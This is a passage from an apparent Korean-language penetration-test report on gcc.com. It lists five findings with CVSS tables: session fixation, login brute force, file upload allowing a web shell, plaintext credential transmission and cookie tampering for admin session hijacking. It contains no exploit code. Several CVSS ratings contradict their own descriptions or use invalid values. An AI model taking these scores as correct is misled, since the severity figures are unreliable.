가용성 (A)	L	직접적인 영향 낮음	

◆ A7-세션 고정

취 약 점	세션 고정
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취 약 점 개 요	<ul style="list-style-type: none"> ● 세션 고정을 통해 피해자의 세션을 탈취하여 계정 권한 획득 가능 ● 동일한 세션 ID 를 강제로 사용하게 하여 인증된 사용자로 위장 가능 ● 로그인 세션을 지속적으로 유지하여 사용자 계정 보호 기능 우회 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	5.0
공격 복잡성 (AC)	H	별도의 피싱 사이트를 통해 쿠키값을 획득해야 가능	
필요한 권한 (PR)	N	쿠키 획득 시 별도의 인증 절차 없음	
사용자 참여 정도 (UI)	R	피해자가 피싱 사이트를 이용해야 가능	
보안 경계 변경 (S)	U	피해자 계정으로 서비스 접속만 가능	
기밀성 (C)	L	피해자가 어떤 권한을 가진 사용자인지에 따라 피해 정도가 달라짐	
무결성 (I)	L	공격자에 의해 피해자의 데이터 조작 가능	
가용성 (A)	L	피해자의 계정으로 공격자가 원하는 서비스를 이용(악용) 가능	

◆ A8-자동화 공격

취 약 점	무차별 대입 공격을 이용한 로그인 시스템 취약점
취약점 발생 URL	http://gcc.com/login.php
취 약 점 개 요	<ul style="list-style-type: none"> ● 시스템에 대한 무차별 대입 공격과 계정 탈취 시도 ● DDoS 공격 등의 서비스 성능 저하를 유발하는 공격

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	10.0
공격 복잡성 (AC)	H	웹 서버에 반복해 값을 요청하는 무차별 대입 공격과 같은 방식으로 쉽게 공격 가능	
필요한 권한 (PR)	N	별도의 인증 절차 없음	
사용자 참여 정도 (UI)	R	피해자의 참여 없이 공격에 사용될 수 있음	
보안 경계 변경 (S)	U	서비스에 저장된 취약한 계정 정보를 원하는 만큼 공격자가 취득할 수 있음	
기밀성 (C)	M	별도의 권한 없이 공격 가능	
무결성 (I)	L	공격자의 의도에 따라 시스템에 피해 정도가 달라질 수 있음	
가용성 (A)	L	공격자가 원하는 서비스를 이용(악용) 가능	

◆ A9-파일 업로드

취 약 점	허가되지 않은 파일 업로드
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취 약 점 개 요	<ul style="list-style-type: none"> ● 중간자 탈취를 이용하여 허용되지 않는 확장자를 가진 파일 업로드 가능 ● Web Shell 악성코드 삽입 등으로 인한 내부 접근 가능 및 기밀정보 유출 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	9.9
공격 복잡성 (AC)	L	간단한 톨로 실행 가능	
필요한 권한 (PR)	L	업로드 권한이 있어야 공격 가능	
사용자 참여 정도 (UI)	N	피해자 조작 불필요	
보안 경계 변경 (S)	C	리소스 전체에 영향을 미칠 수 있음	
기밀성 (C)	H	악성 파일 업로드로 인해 기밀정보 유출 가능	
무결성 (I)	H	다른 데이터의 변조 가능성 높음	
가용성 (A)	H	서비스 거부 공격 가능	

◆ A10-데이터 평문 전송

취 약 점	서버로 전송되는 중요 정보의 비암호화 전송
취약점 발생 URL	http://gcc.com/login.php
취 약 점 개 요	<ul style="list-style-type: none"> ● HTTP 평문 통신 사용 (포트번호: 24497) ● 로그인 시 사용자 계정정보가 암호화 없이 전송 ● 와이어샤크와 같은 패킷 분석 도구를 통해 인증정보 평문 확인 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	5.7
공격 복잡성 (AC)	L	복잡한 공격 절차 없이 평문 정보 노출	
필요한 권한 (PR)	L	특별한 권한 없이 누구나 공격 가능	
사용자 참여 정도 (UI)	R	사용자가 로그인해야 정보 전송됨	
보안 경계 변경 (S)	U	인증 정보 탈취 후 다른 시스템 공격 가능	
기밀성 (C)	H	인증 정보가 평문으로 전송되어 기밀성 침해	
무결성 (I)	N	데이터 변조나 손상 없음	
가용성 (A)	N	가용성에 영향 없음	

◆ A11-쿠키 변조

취 약 점	쿠키 변조를 통한 세션 하이재킹 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취 약 점 개 요	<ul style="list-style-type: none"> ● 관리자의 PHPSESSID 값이 평문으로 전송되어 공격자가 이를 가로챌 수 있음 ● 쿠키 변조를 통한 권한 상승이 가능하며, 일반 사용자가 관리자로 권한을 변경할 가능성이 존재 ● 세션 값 검증 로직이 미흡하여, 공격자가 임의의 세션 값을 설정해 접근 가능 ● 해당 취약점이 악용될 경우 관리자 계정 탈취 및 시스템 보안 무력화 가능성이 높음

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 원격 공격 가능	9.4
공격 복잡성 (AC)	L	간단한 쿠키 변조로 실행 가능	
필요한 권한 (PR)	N	사전 권한 없이 공격 가능	
사용자 참여 정도 (UI)	N	피해자 조작 불필요	
보안 경계 변경 (S)	U	보안 경계 변경되지 않음	
기밀성 (C)	H	관리자 계정 탈취 가능	
무결성 (I)	H	데이터 변조 가능	
가용성 (A)	L	직접적인 서비스 중단 가능성 낮음	